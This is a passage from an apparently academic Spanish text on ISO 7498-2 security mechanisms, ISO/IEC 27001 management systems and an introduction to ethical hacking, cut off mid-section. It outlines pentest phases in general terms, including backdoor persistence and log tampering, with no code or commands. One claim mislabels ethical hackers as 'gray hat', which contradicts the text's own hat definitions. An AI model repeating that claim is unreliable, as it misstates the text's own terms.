- Firma digital arbitraria: Facilita el no repudio, una de las debilidades más comunes en una firma digital directa es la validez de cada esquema basado en la clave privada del emisor. Así, si el emisor desea luego negar el envío de un mensaje en particular puede afirmar que se ha perdido su clave, que se la han robado o que han falsificado su firma. Este problema puede controlarse de algún modo con la utilización de un notario.

Mecanismo de integridad de datos.

Brindan protección contra la modificación no autorizada de datos, además de proporcionar servicios de mantenimiento de la información y autenticación de origen de los datos. Se pueden identificar dos tipos:

- Relativos a la integridad de una única unidad de datos.

- Relativos a una secuencia completa de datos.

Mecanismos de control de encaminamiento.

Es utilizada para que los datos sensibles utilicen canales de comunicación seguros, los mecanismos de control de encaminamiento proporcionan una variedad de servicios de seguridad como lo son la integridad y la confidencialidad que permiten la selección de rutas seguras para la transmisión de datos especialmente cuando se sospecha de alguna brecha de seguridad.

Mecanismos de Notarización.

Se basan en un notario o fedatario electrónico que garantiza la integridad del origen y destino de los datos, el notario normalmente aplicará una transformación criptográfica a los datos. Además puede suministrar un servicio total de no repudio, a diferencia de la firma electrónica que puede ser cuestionada.

Mecanismo de relleno de tráfico.

Se encarga de añadir datos ficticios para ocultar los volúmenes reales de tráfico de datos proporcionando confidencialidad al flujo de tráfico, cabe recalcar que este mecanismo solo es efectivo en combinación con otros mecanismos de cifrado. Estos mecanismos consisten en insertar bits en los intervalos vacíos que no existan en un flujo de datos para imposibilitar intentos de análisis de tráfico.

1.6.8 Categorías de mecanismos de seguridades.

Dentro de las categorías de mecanismo de seguridad se encuentran:

- Funcionalidad de confianza: Se basa en que cualquier entidad que brinde mecanismo de seguridad debe ser confiable, pudiendo hacer una combinación de software y hardware para cumplir este objetivo.
- Etiquetas de seguridad: Se relaciona con el hecho de que cualquier recurso puede llevar asociada una etiqueta de seguridad para indicar el grado de sensibilidad de esta. Las etiquetas también pueden asociarse a los usuarios y vincularse a los datos transferidos.
- Detección de eventos: Comprende la detección de varias acciones: intentos de violación de la seguridad, actividad legítima relativa a la seguridad, activar informes de eventos y alarmas que podría servir para realizar recuperaciones automáticas.

- Registro de auditoría de seguridad: Se encarga de recopilar los eventos pasados relacionados con la seguridad para a su vez detectar o realizar una investigación forense sobre las posibles fisuras encontradas.
- Recuperación de seguridad: Contempla los mecanismos para gestionar peticiones para recuperarse de los fallos de seguridad, pudiendo incluir: La cancelación o suspensión inmediata de las operaciones, la invalidación temporal de una entidad y la inclusión de una entidad en una lista negra o zona de cuarentena.

Mecanismo de funcionalidad de confianza.

Su funcionamiento se centra en proteger los datos o recursos en base a los niveles de seguridad. Cuando se tiene múltiples categorías o niveles de datos es necesaria la creación de una seguridad multinivel, esta consta de dos reglas básicas que debe cumplir:

- Propiedad de no lectura hacia arriba: Un sujeto solo puede leer un objeto de un nivel de seguridad igual o inferior.
- Propiedad de no escritura hacia abajo: Un sujeto solo puede escribir sobre un objeto de nivel de seguridad igual o superior.

Para que este mecanismo funcione de manera adecuada tiene un monitor de referencias. Este es un elemento de control de hardware y software que regulariza el acceso de los sujetos a los objetos basándose en parámetros de seguridad, además tiene acceso a un fichero llamado base de datos del núcleo de seguridad que recoge los privilegios de acceso y autorización de todos y cada uno de los sujetos y los niveles de clasificación de cada objeto.

El monitor de referencia tiene las siguientes propiedades:

- Mediación Completa: Las reglas de seguridad se ejecutan en cada acceso, no solo cuando se abre el fichero.
- Aislamiento: El monitor de referencia y la base de datos deben encontrarse protegidos de posibles modificaciones no autorizadas.
  - Comprobabilidad: La corrección del monitor de referencia debe poder ser probado, esto quiere decir que debe ser posible demostrar que el monitor de referencia ejecuta las reglas de seguridad proporcionando una mediación completa y con aislamiento. Si el sistema puede proporcionar estas características se denomina un sistema seguro.

Mecanismo de etiquetas de seguridad.

Las unidades de datos de protocolo (PDU) según el nivel OSI pueden denominarse: Tramas, células, paquetes, mensajes, datagramas, segmentos o bloques; estas pueden tener asociadas etiquetas de seguridad para indicar el nivel de seguridad.

Mecanismo de detección de eventos.

Supervisa de forma estricta la manipulación de eventos y al instante de detectar un evento relevante a la seguridad puede dar lugar a la producción de informes locales para la elaboración de informes remotos y acciones de recuperación. Un ejemplo claro de la detección de eventos puede ser: Un desbordamiento de una cuenta, quiere decir que hay un número elevado de intentos de iniciar sesión dentro de un período específico de tiempo, el incumplimiento de una seguridad específica y un evento seleccionado específico.

Mecanismo de recuperación de la seguridad.

Se encarga de las peticiones de otros mecanismos como la administración de eventos, las funciones de gestión y la realización de acciones de recuperación. Para ello se necesita de las siguientes reglas:

- Temporales: Son aquellas que pueden producir una inhabilitación temporal de una entidad. Ejemplo: El cierre temporal de un puerto UDP.
- Inmediatas: Puede realizar una finalización inmediata de las operaciones. Ejemplo: Desconexión del sistema o cierre de una conexión TCP.
- A largo plazo: Puede trasladar a una entidad a una lista negra, cambiar una clave o poner un programa infectado con virus en cuarentena.

1.6.9 Relación entre servicios de seguridad ISO-7498-2 con las capas OSI.

La norma ISO-7498-2 indica los mecanismos que puede utilizarse para proporcionar determinados servicios. También específica los servicios de seguridad proporcionados en cada una de las capas del modelo OSI, las capas 1 y 2 solo pueden proporcionar servicios de confidencialidad, las capas 3 y 4 proporcionan servicios como integridad, confidencialidad, autenticación, las capas 5 y 6 proporcionan servicios como la confidencialidad e integridad y la capa 7 proporciona todos los servicios.

SERVICIO	CAPA					
	1	2	3	4	5 -- 6	7
	FISICO	ENLACE	RED	TRANSPORTE	SESION/PRESENTACION	APLICACION
Autenticación de entidades.			X	X		X
Autenticación del origen.			X	X		X
Control de acceso.			X	X		X
Confidencialidad con conexión.	X	X	X	X		X
Confidencialidad sin conexión.		X	X	X		X
Confidencialidad de un campo selectivo.						X
Confidencialidad del flujo de tráfico.	X		X			X
Integridad con conexión con recuperación.				X		X
Integridad con conexión sin recuperación.			X	X		X
Integridad con conexión de un campo selectivo.						X
Integridad sin conexión.			X	X		X
Integridad sin conexión de un campo selectivo.						X
No repudio del origen.						X
No repudio del destinatario.						X

Tabla 1.1 Servicios de seguridad por nivel OSI según la norma ISO 7498-2. **(Areitio 42)**

1.6.10 Categorías de gestión de la seguridad.

El estándar ISO-7498-2 especifica la gestión de seguridad como el control y la distribución de información para proporcionar mecanismos y servicios de seguridad, realizar informes sobre ellos y sobre eventos relacionados con la seguridad.

Se puede identificar cuatro categorías de gestión de seguridad:

- Gestión de la seguridad del sistema.
- Gestión del servicio de seguridad.
- Gestión del mecanismo de seguridad.
- Seguridad de la gestión OSI.

La gestión de los aspectos de seguridad del sistema completo incluye:

- La gestión de las políticas de seguridad.
- La interacción con otras funciones de gestión como: la gestión de la contabilidad, la gestión de fallos, la gestión de la configuración y la gestión del rendimiento.

- Gestión de manipulación de eventos.
- Gestión de auditoría de seguridad y recuperación.
- Gestión de la política de control de acceso.

Para cualquier mecanismo de seguridad basado en criptografía en primordial la utilización de la gestión de claves y es fundamental decidir cuándo es necesario cambiarlas, generarlas y distribuirlas de forma segura. Cuando se diseña un sistema seguro hay que tomar en cuenta dos puntos fundamentales:

- La funcionalidad del sistema.
- El aseguramiento del sistema.

1.7 Métodos para desarrollar una política de seguridad.

Una política de seguridad notifica las posibles amenazas sobre la información de una organización y proporciona procedimientos a seguir para prevenir la ocurrencia de una amenaza y la reacción sobre una amenaza producida. Para desarrollar una política de seguridad se deben seguir cinco fases:

1.7.1 Análisis de valoración de riesgos.

Se enfoca en un profundo análisis de riesgos de seguridad para con ello identificar el estado en el que se encuentra la organización y brindar contramedidas. El objetivo principal de esta fase es determinar las amenazas que pueden poner en riesgo la información de la empresa estimando los riesgos asociados a dichas amenazas priorizando las de alto riesgo. Esta fase puede subdividirse en dos etapas:

- Identificación y priorización de amenazas: Es fundamental conocer las amenazas que pueden afectar la organización y su impacto sobre el mismo. La mayor parte de las amenazas atacan a alguno de los siguientes aspectos:
  - Integridad y autenticidad.
  - Confidencialidad.
  - Disponibilidad.
  - No repudio.

Es recomendable realizar una tabla de priorización de las amenazas según el nivel de impacto, donde se indique las amenazas a las que pudiera estar sometido el sistema de información

como: virus, fallos de software, fallos de hardware, denegación de servicios, ataques por Internet, confianza en los empleados.

- Establecimiento de salvaguardas: La implementación de las salvaguardas está directamente relacionada con las amenazas encontradas. Una de las medias más efectivas es implementar métodos como: antivirus, IDS o el establecimiento de *backups* para los datos. También es importante cifrar los datos almacenados y transmitidos además de realizar regularmente auditorías de seguridad e implementar leyes y políticas de seguridad.

1.7.2 Construcción de la política de seguridad.

Se centra principalmente en conocer los contenidos adecuados para generar políticas de seguridad sólidas, eficaces y eficientes, dado que las políticas de seguridad tienen que ser entregadas a los usuarios del sistema la redacción utilizada debe ser compresible para todos. Existen cinco etapas para la construcción de sus elementos generales:

- Objetivos de la política: Esta etapa es fundamental ya que expone los detalles de a quién, cuándo y dónde va a ser aplicada la nueva política de seguridad, así también explicar los resultados esperados de esta política.

- Ámbito de la política: Brinda una descripción detallada del entorno de la política de seguridad. Es decir, debe definir claramente los aspectos cubiertos por ella, así como: los sistemas utilizados, la funcionalidad del sistema, la arquitectura del sistema el hardware y software utilizados.

- Procedimientos de seguridad: En esta etapa lo que se busca es priorizar las vulnerabilidades y las amenazas de alto impacto que se han identificado, así como las contramedidas que se deben adoptar. El propósito de estipular esto en el documento de la política de seguridad de la empresa es aumentar la conciencia de los empleados.

- Reglas y normas para los empleados: Se debe definir claramente qué empleados tienen acceso al sistema y establecer derechos de autorización para cada uno de ellos no todos los empleados van a tener acceso a la misma información, por ello las reglas y normas deben ser definidas de forma eficiente sin ambigüedades para que los empleados tenga

claro que pueden y que no puede realizar. Previamente se debe hacer firmar a todos los empleados un documento donde consten las reglas que deben cumplir.

- Gestión de seguridad: En esta etapa se explica la forma en la que todo el personal de la organización desde los directivos hasta los empleados pueden contribuir al mantenimiento de la seguridad de la información.

1.7.3 Implantación de la política de seguridad.

Antes de la implementación de las políticas de seguridad se debe revisar minuciosamente las normas para no dejar ningún vacío legal y asegurarse que las políticas sean lo más claras y consistentes. Se tiene que establecer de manera firme la validez de las políticas de seguridad para evitar complicaciones legales ya sea por empleados disconformes o por empleados despedidos que decidan demandar a la organización.

1.7.4 Mantenimiento de la política de seguridad.

Para que una política de seguridad sea eficiente tiene que estar en constante evolución ante los nuevos tipos de amenazas, para esto se debe realizar una verificación y actualización de ser necesario. En caso de tener que realizar cambios en alguna política se tiene que realizar los procedimientos necesarios para que el cambio sea correcto y no tenga repercusiones negativas por una política mal implementada.

1.7.5 Implicación del componente humano.

El componente humano engloba a todas las personas que trabajan en la empresa. Todas las fases anteriores están relacionadas directamente con esta ya que así se disponga de un buen proceso de gestión, un mantenimiento efectivo de las políticas si el personal no brinda su apoyo a las políticas de seguridad estás no tendrán el resultado deseado.

1.7.6 Causas del fallo de las políticas de seguridad.

Entre las fallas más comunes de una política de seguridad se encuentran:

- Falta de apoyo de los empleados.
- Las implicaciones legales y económicas.

- Una inadecuada aplicación y mantenimiento de la política de seguridad.
- Una política de seguridad que no refleje los objetivos del negocio de la organización.

1.8 Estándar de Seguridad ISO/IEC - 27001.

El estándar de seguridad ISO/IEC - 27001 proporciona un modelo para establecer, implementar, operar, realizar seguimiento, revisar, mantener y mejorar un sistema de gestión de seguridad de la información. La elaboración de un sistema de gestión de seguridad es un pilar fundamental para una organización ya que consolida en gran medida el nivel de seguridad con la que manejan la información las empresas.

1.8.1 Enfoque basado en procesos.

Aplica un enfoque basado en procesos para establecer, implementar operar, realizar seguimientos, revisar, mantener y mejorar el sistema de gestión de seguridad de la información (SGSI) de una organización. Cualquier actividad que utilice recursos y que se gestione con la finalidad de permitir que elementos de entrada se transformen en resultados se lo puede denominar como un proceso, la mayoría de procesos contribuye directamente en ser elemento de entrada del siguiente proceso. Destacando la importancia de:

- "La compresión de los requisitos de seguridad de la información y la necesidad de establecer políticas y objetivos para la seguridad de la información.
- Implementar y operar controles para dirigir los riesgos de seguridad de la información de una organización en el contexto de los riesgos globales del negocio de la empresa.
- Realizar seguimiento y revisar el desempeño y eficacia del SGSI.
- Mejora continua con base a mediciones objetivas." (Fondorama 2)

Esta norma aplica el modelo "Planificar – Hacer – Verificar - Actuar" (PHVA), el cual es utilizado para estructurar todos los procesos del SGSI describiéndose de la siguiente manera:

- Planificar: Se establecen las políticas, objetivos, proceso y procedimientos pertinentes del SGSI para gestionar el riesgo y mejorar la seguridad para a su vez entregar resultados de acuerdo a las políticas y los objetivos globales de la empresa.
- Hacer: Implementar y operar la política, controles, procesos y procedimientos del SGSI.
- Verificar: Evaluar los procesos, objetivos y experiencia práctica del SGSI e informar los resultados para realizar la revisión.
- Actuar. Realizar las acciones preventivas y correctivas sobre la base de resultados auditados internamente del SGSI.

1.8.2 Sistema de gestión de seguridad de la información.

Planificación del SGSI.

Para establecer el SGSI la empresa debe seguir los siguientes parámetros:

- Definir el alcance dependiendo de las características del negocio, la ubicación, activos y tecnología.
- Especificar una política en términos de las características del negocio.
- Detallar el enfoque de evaluación del riesgo de la organización.
- Identificar los riesgos.
- Analizar y evaluar los riesgos.
- Identificar y evaluar las opciones para el tratamiento de los riesgos.
- Seleccionar los objetivos de control para el tratamiento de los riesgos.
- Obtener la aprobación de los riesgos residuales proporcionados por la dirección.
- Conseguir la autorización de la dirección para implementar el SGSI.
- Preparar una declaración de aplicabilidad.

Implementación del SGSI.

La empresa debe aplicar las siguientes pautas:

- Exponer un plan de tratamiento del riesgo que identifique la acción de gestión, recursos, responsabilidades y prioridades acertadas para dirigir los riesgos de la seguridad de la información.
- Efectuar el plan de tratamiento de riesgos a fin de alcanzar los objetivos de control de identificación, esto abarca el financiamiento, asignación de roles y responsabilidades.
- Implementar los controles de seguridad correspondientes para cumplir los objetivos.
- Definir cómo medir la eficacia de los controles y especificar como se utilizarán estas mediciones para evaluar la eficacia del control para producir resultados comparables y reproducibles.
- Implementar los procedimientos y otros controles capaces de permitir la detección de eventos que afecten la seguridad y la respuesta inmediata a esos incidentes.

Seguimiento y verificación del SGSI.

Para un correcto desempeño del sistema la empresa debe seguir los siguientes pasos:

- Realizar un seguimiento a los procedimientos y otros controles para detectar inmediatamente los errores en los resultados del procesamiento y con ello descubrir los intentos de violaciones a la seguridad.

- Realizar con frecuencia evaluaciones que permitan monitorear la eficacia del SGSI, tomando en consideración los resultados de las auditorías de seguridad.
- Medir la eficacia de los controles para verificar que los requisitos de seguridad hayan sido cumplidos.
- Analizar las evaluaciones del riesgo a intervalos planificados y los niveles de riesgos aceptables, tomando en cuenta los cambios en: La organización, la tecnología, los objetivo, los procesos de negocio, las amenazas identificadas, la eficacia de los controles implementados.
- Llevar las auditorías internas del SGSI a intervalos planificados.
- Elaborar una revisión por la dirección del SGSI sobre una base regular para asegurar que el alcance permanece adecuado y se identifican las mejoras en el proceso.
- Actualizar los planes de seguridad tomando en cuenta los hallazgos del seguimiento y revisión de las actividades.
- Registrar las acciones y los eventos que podrían tener impacto sobre la eficacia del sistema.

Mantenimiento y mejora del SGSI.

Periódicamente la organización debe realizar lo siguiente:

- Implementar las mejoras identificadas en el SGSI.
- Tomar acciones preventivas y correctivas.
- Notificar las acciones y las mejoras a todas las partes inmersas con un nivel de detalle apropiado a las circunstancias.
- Certificar que las mejoras realizadas alcanzan los objetivos previstos.

1.8.3 Requisitos de la documentación.

Es importante demostrar la relación entre los controles seleccionados, los resultados de la evaluación de riesgo y el proceso de tratamiento del riesgo.

La documentación de SGSI debe incluir:

- Declaraciones documentales de la política SGSI.
- El alcance del SGSI.
- Los procedimientos y controles que apoyan al SGSI.
- Una descripción de la metodología de evaluación del riesgo.
- Informe de evaluación del riesgo.
- Plan de tratamiento de riegos.

- Los procedimientos documentados necesarios por la organización para asegurar la planificación, operación y control eficaz de sus procesos de seguridad.
- Los registros requeridos por esta norma.
- La declaración de aplicabilidad.

Control de documentos.

Se debe establecer un procedimiento documentado que defina las acciones de gestión necesarias para:

- Aprobar los documentos adecuados antes de ser emitidos.
- Revisar y actualizar los documentos cuando sea necesario para luego aprobarlos nuevamente.
- Asegurarse que se identifiquen los cambios y el estado de revisión actual de los documentos.
- Cerciorarse que las versiones pertinentes de los documentos aplicables se encuentran disponibles.
- Certificar que los documentos permanezcan legibles y fácilmente identificables.
- Demostrar que los documentos estén disponibles para quienes lo necesiten.
- Asegurar la identificación de los documentos de origen externo.
- Asegurarse de que es controlada la distribución de los documentos.
- Prevenir el uso no intencionado de documentos obsoletos.

Control de registros.

Para el funcionamiento eficaz del SGSI se debe establecer y mantener los registros, esto proporciona evidencia de la conformidad con los requisitos. Estos deben permanecer legibles, identificables y recuperables. Además se tiene que documentar e implementar los controles necesarios para la identificación, almacenamiento, protección, recuperación y la disposición de registro.

1.8.4 Responsabilidad de la dirección.

Compromiso de la dirección.

La dirección tiene que demostrar su compromiso con el establecimiento, implementación, operación, seguimiento, revisión, mantenimiento y mejora de SGSI. Para esto se presenta los siguientes modelos a seguir:

- Establecimiento de la política SGSI.

- Asegurar el establecimiento de los objetivos y planes del SGSI.
- Establecimiento de roles y las responsabilidades para la seguridad de la información.
- Proporcionar recursos suficientes para establecer, implementar, operar, realizar seguimientos, revisar, mantener y mejorar el SGSI.
- Decidir criterios para la aceptación de riesgos y los niveles de riesgos aceptables.

Provisión de recursos.

La empresa deberá determinar y proporcionar los recursos necesarios para:

- Establecer, implementar, operar, realizar seguimiento, revisar, mantener y mejorar el SGSI.
- Asegurar que los procedimientos de seguridad de la información apoyen los requisitos del negocio.
- Identificar y manejar los requisitos legales, reglamentos y las obligaciones de seguridad contractuales.
- Mantener de la mejor manera la seguridad basándose en la aplicación correcta de todos los controles implementados.
- Ejecutar las revisiones cuando sea necesario y responder satisfactoriamente a los resultados de las mismas.

Formación, toma de conciencia y competencia.

La empresa debe asegurarse que todo el personal que está involucrado en la elaboración y mantenimiento del SGSI esté debidamente capacitado, tomando en cuenta para su verificación los siguientes puntos:

- Determinar los perfiles necesarios del personal.
- Proporcionar capacitación al personal o contratar personal competente.
- Evaluar la eficacia de las acciones tomadas.

1.8.5 Auditorías Internas del SGSI.

La organización debe realizar auditorías internas planificadas para determinar si los objetivos de control, los procesos y los procedimientos se están llevando de la mejor manera, tomado en cuenta:

- Conformidad con los requisitos de esta norma y con la legislación o reglamento pertinente.
- Conformidad con los requisitos de seguridad de la información.
- Implementación y mantenimiento eficaz.
- Cumplimiento del desempeño esperado.

Al momento de realizar una auditoría se debe tomar en cuenta los resultados de las auditorías previas, también se tiene que crear un programa de auditorías considerando el estado y la importancia de los procesos y áreas a auditar. Para esto es fundamental que los auditores sean imparciales y lo más objetivos posibles para garantizar un buen resultado.

1.8.6 Revisión por la dirección del SGSI.

La dirección debe realizar por lo menos una vez por año una revisión completa del SGSI de la empresa, para verificar su funcionamiento y tomar medidas de ser necesario.

Elementos de entrada por la revisión.

La información de entrada para una revisión debe incluir:

- Los resultados de las auditorías del SGSI y las revisiones.
- La retroalimentación de las partes interesadas.
- Incluir las técnicas, productos y procedimientos que pudiesen ser útiles para la mejora del desempeño y eficacia del SGSI.
- El estado de las acciones preventivas y correctivas.
- Las vulnerabilidades o amenazas que no han sido tratadas adecuadamente en la evaluación previa.
- Los resultados de las mediciones de eficacia.

Resultados de la revisión.

Los resultados de la revisión deben incluir las decisiones y acciones relacionadas con:

- Mejora de la eficiencia del SGSI.
- Actualización de la evaluación y el plan de tratamiento del riesgo.
- Modificación de los procedimientos y controles que afectan la seguridad de la información.
- Las necesidades de recursos.
- La mejora de la eficacia de los controles.

1.8.7 Mejora del SGSI.

Mejora Continua.

La empresa no puede quedarse estancada debe realizar una mejora progresiva de la eficacia del SGSI usando: Políticas de seguridad, objetivos de seguridad, resultados de

auditorías, análisis de eventos, acciones preventivas y correctivas, todo esto debe estar bajo la supervisión de la dirección.

Acción Correctiva.

La organización debe eliminar las no conformidades de los requisitos del SGSI tomando acciones correctivas. El procedimiento documentado para realizar las acciones correctivas tiene que definir requisitos para:

- Identificar las no conformidades.
- Determinar las causas de las no conformidades.
- Evaluar las acciones para asegurarse de que las no conformidades no vuelvan a suceder.
- Determinar e implementar las acciones correctivas necesarias.
- Registrar los resultados de las acciones tomadas.
- Revisar las acciones correctivas tomadas.

Acción Preventiva.

La organización tiene que estar siempre pendiente de las acciones que debería tomar en caso de que existan problemas potenciales. Las acciones preventivas deben ser apropiadas a los posibles impactos, para ello se debe definir el procedimiento documentado para tomar acciones preventivas tomando en cuenta los siguientes requisitos:

- Identificar las no conformidades potenciales y sus causas.
- Evaluar la necesidad de actuar para prevenir la ocurrencia de no conformidades.
- Determinar e implementar las acciones preventivas necesarias.
- Registrar los resultados de las acciones tomadas.
- Revisar las acciones preventivas tomadas.

La prioridad de las acciones preventivas a realizar se debe determinar sobre la base de los resultados de la evaluación de los riesgos.

CONCLUSIONES.

En este capítulo se enfocó a la presentación de las pautas más relevantes sobre la seguridad de la información, se expuso de manera concreta como una organización puede llevar de forma ordenada y controlada la implementación y mantenimiento de normas de seguridad que son la base fundamental para que una empresa funcione correctamente.

Al finalizar este capítulo se tiene una visión más amplia de como estructurar medidas de seguridad y enfocarlas de una mejor manera según como se vayan presentando los avances tanto a nivel de hardware como software dentro de una organización.

CAPITULO II.

INTRODUCCIÓN AL HACKING ÉTICO.

INTRODUCCIÓN.

En este capítulo se tratarán los principales tópicos referentes al Hacking ético comenzando por definir qué es y que realmente hace un *hacker*. Además se exponen las fases y los tipos de ataques que puede realizar un *hacker* a la hora de tratar de ingresar a los sistemas institucionales siempre en beneficio de la seguridad interna de la empresa.

Es de suma importancia tener conocimientos claros y precisos de cómo se desenvuelve un hacker ético y las diferentes situaciones con las que se puede encontrar dentro del análisis en una empresa.

2.1 Definición.

Hay que diferenciar dos términos que en la mayoría de casos se usa de manera incorrecta y que son utilizados frecuentemente estos son: *Hacker,* utilizado para referirse a una persona que tiene conocimientos en varias ramas relacionadas a la tecnología de la información y las telecomunicaciones, como puede ser en: programación, redes y sistemas operativos. El otro término es *Cracker,* utilizado para señalar a una persona que presume de sus conocimientos para evadir o violar las normas de seguridad de un sistema de información similar con fines de lucro.

El enfoque del hacker ético va orientado a un análisis con la autorización de la persona o empresa que requiere de sus servicios profesionales para mejorar la seguridad de sus sistemas, aplicando sus conocimientos para vulnerar los sistemas bajo contratos empresariales, para luego de un análisis profundo brindar mecanismos que eviten futuros ataques, también son conocidos como *hacker* de sombrero gris.

2.2 El Triángulo de la Seguridad.

El triángulo de seguridad es una forma de representación gráfica que muestra cómo se puede combinar los tres puntos fundamentales de la seguridad de la información, dependiendo de la importación que se quiera dar a cada uno de ellos, estos son: La funcionalidad, facilidad de uso y la seguridad.

Figura 2.1 Triangulo de seguridad - (Ethical Shields 10)

Como se puede apreciar en el grafico en cada extremo del triángulo se encuentra un aspecto del manejo de la información. Tomando en cuenta el punto referencial en el centro del triángulo como la prioridad que la empresa puede dar a cada extremo se puede indicar que:

- **Seguridad**: Si se prioriza la seguridad en los sistemas de la organización esto quiere decir que el punto de referencia se acerca al extremo de la seguridad alejándose de la funcionabilidad y de la facilidad de uso, esto dará como resultado un sistema seguro pero que será difícil de manejar para los usuarios y su funcionabilidad no será tan optima porque se pudiera realizar más pasos para ejecutar una acción.
- **Funcionabilidad**: Si la empresa prioriza la funcionabilidad esto hará que se tenga un sistema rápido que devuelva consultas en menor tiempo, pero se alejará de la seguridad y de la facilidad de uso ya que se reduciría la seguridad y los usuarios no tendrían mayor control sobre las acciones que el sistema realice porque sería más automatizado.
- **Facilidad de Uso:** Al enfocarse en la facilidad de uso esto hará que los usuarios tengan mayor control sobre las acciones del sistema, pero reduciría la seguridad y la funcionabilidad.

Una vez expuesto los tres extremos del triángulo se puede decir que la empresa debería tener un equilibrio entre los tres eslabones de seguridad para que no se descompense ninguno de los puntos que son de la misma importancia para manejar eficientemente un sistema.

2.3 Evaluación de Vulnerabilidades.

La evaluación de vulnerabilidades es un aspecto de suma importancia al interior de una organización, se realiza normalmente con un escáner de red (Acutenix, Heat, Retina, etc) para escanear los servicios y puertos en un rango de direcciones IP. En varias de las aplicaciones que existen para escanear vulnerabilidades también se puede analizar el tipo de sistema operativo, las aplicaciones que se están ejecutando incluyendo las versiones, las cuentas de usuario, entre otras. El resultado del análisis entregará una lista de vulnerabilidades a las que se tendrá que clasificar según el riesgo que pueda producir a la empresa y aplicar contramedidas para atenuar los posibles daños.

2.4 Pruebas de Penetración.

Es la etapa donde se realizan las pruebas a las vulnerabilidades encontradas en la etapa de evaluación. El objetivo principal es mostrar a la empresa la manera en que los atacantes pueden utilizar las vulnerabilidades en contra de ellos.

En muchas ocasiones, cuando se está realizando los procedimientos para explotar al máximo una vulnerabilidad se van descubriendo datos adicionales que no necesariamente tiene que tener relación con la vulnerabilidad que se está testeando. Esos datos pueden ser desde las contraseñas de usuarios, documentación privada de la empresa, contraseñas administrativas, etc. Toda información que se va obteniendo en el transcurso de la exploración de la amenaza ayuda a que las personas encargadas de la seguridad de la empresa tomen conciencia sobre las repercusiones que pueden causar estas vulnerabilidades.

2.5 Fases para la emulación de un ataque.

Para poder comprobar la seguridad de un sistema es fundamental realizar emulaciones de ataques como lo haría un *cracker* para estar al tanto de qué manera reaccionará el sistema ante posibles amenazas reales. Las fases que se deben seguir para emular un ataque son:

2.5.1 Reconocimiento.

Es la fase preparatoria que tiene como objetivo principal recolectar la mayor cantidad de información acerca de la empresa antes de realizar el ataque. Esta etapa es muy importante ya que será la base fundamental sobre la cual es trabajará y facilitará las siguientes etapas. Se puede aplicar dos tipos de reconocimiento, estos son:

- Reconocimiento Pasivo: Este tipo de reconocimiento se lo realiza en su gran mayoría a través de Internet visitando su página web, realizando búsquedas en blogs, averiguando si necesitan personal, analizando código HTML de la página y realizando ingeniería social.
- Reconocimiento Activo: Este reconocimiento tiene un riesgo mucho mayor de ser detectado ya que se encontrará interactuando directamente con el objetivo realizando llamadas o analizando el tráfico de red.

2.5.2 Escaneo.

Es la fase preliminar a la realización del ataque, se realiza un escaneo basándose en la información extraída en el reconocimiento utilizando herramientas para realizar barridos de *ping* y escaneos de puertos, esto ayudará a identificar las posibles vulnerabilidades y diseñar un diagrama de red del objetivo, además se buscará servicios mal configurados, *passwords* por defecto, versiones vulnerables de sistemas operativos, etc.

2.5.3 Obtener Acceso.

En esta fase se intenta aprovechar las vulnerabilidades identificadas para lograr acceso al sistema y conseguir la mayor cantidad de información o también deshabilitar el sistema dependiendo del objetivo trazado. Para realizar estos ataques se puede utilizar: D*enial of service, sesión hijacking, password cracking,* etc.

2.5.4 Mantener el Acceso.

Luego de haber obtenido el acceso a algún recurso se deseará poder acceder nuevamente ya sea para almacenar otra información o empezar un nuevo ataque desde ese punto. Dentro de este paso es posible que el atacante refuerce la seguridad del servidor para protegerlo del propio personal de seguridad de la empresa y tener un acceso mucho más sencillo en el futuro. Hay varias formas en las que se puede mantener el acceso a los sistemas entre ellas están: Los troyanos, *Backdoors* o de ser el caso la creación de una cuenta con permisos administrativos de forma que no se genere sospechas en próximos accesos.

2.5.5 Borrado de Huellas.

Hace referencia a las actividades que se realiza para ocultar los accesos indebidos a los sistemas de la empresa para que el personal encargado de la seguridad de los sistemas no se den cuenta de dichos accesos y así en un futuro continuar utilizando recursos para evitar acciones legales. Para esto se puede utilizar la estenografía y la alteración de los registros de las aplicaciones.

2.6 Tipos de Ataques.

Existen varias formas en las que un atacante puede lograr acceso al sistema de una empresa ya sea mediante: Troyanos, *backdoors*, XSS*, Sql Injection*, etc. Estos ataques en los que se explota alguna vulnerabilidad conocida se puede dividir en tres áreas:

- **Ataques al sistema operativo.**

En la mayoría de ocasiones los sistemas operativos son instalados con sus configuraciones por defecto, esto puede ser debido a la falta de precaución de los administradores para aplicar los parches correspondientes y realizar el *Hardening* necesario para optimizar la seguridad del sistema. Esto proporciona una gran ventaja para un *cracker* ya que con tan solo averiguar las configuraciones por defecto del sistema operativo que se está utilizando puede focalizar sus

ataques de forma directa y tener resultados mucho más efectivos al momento de realizar los ataques.

- **Ataques a nivel de aplicación.**

Comúnmente las aplicaciones no son testeadas desde el punto de vista de seguridad, cuando los programadores se encuentran desarrollando dichas aplicaciones y se piensa que las seguridades respectivas se pueden agregar fácilmente cuando la aplicación ya está terminada. La seguridad se debe tener en cuenta desde el inicio de la programación de los aplicativos para lograr una mayor protección ante los diferentes ataques que pudieran suscitarse.

- **Ataques a configuraciones débiles.**

Cuando se procede a realizar las configuraciones de los sistemas se suele dejar por defecto las mismas y este grave error puede llevar a la revelación de información importante para la empresa. De la misma manera un *Firewall* puede ser víctima de ataques pero que poco tienen que ver con vulnerabilidades del *software*, más bien presentan vulnerabilidades debido a omisiones o errores de configuración. Por estos motivos es de vital importancia tomarse el tiempo necesario para configurar los sistemas de la manera más estricta posible para evitar futuros inconvenientes.

2.7 Tipos de Hackers.

Existen tres tipos de Hackers que se dividen según las intenciones que tienen hacia los objetivos, estos son:

- *White Hats*: Son aquellos que utilizan sus conocimientos y habilidades con propósitos defensivos.

- *Gray Hats*: Son personas que no tienen una tendencia definida pueden trabajar un tiempo de manera ofensiva y otra de manera defensiva o bien de acuerdo a su conveniencia.

- *Black Hats*: Son individuos que utilizan sus habilidades para realizar actividades ilegales y cumplir objetivos maliciosas. Son mejor conocidos como *Crackers*. (Wikipedia.org ,párr 2)

2.8 Tipos de Hacking Ético.

Basándose en la disponibilidad de información que brinda el cliente al momento de empezar un análisis de seguridad se pude decir que existen 3 tipos de Hacking Ético, estos son:

- **Hacking de Caja Blanca.**

En este tipo de hacking el cliente brinda toda la información posible al hacker para que realice las pruebas pertinentes a sus sistemas y encuentre la mayor cantidad de vulnerabilidades en menor tiempo, entre la información que brinda el usuario están las direcciones ip que utilizan tanto las máquinas como los servidores, además de los puertos que utilizan, entre otras.

- **Hacking de Caja Gris.**

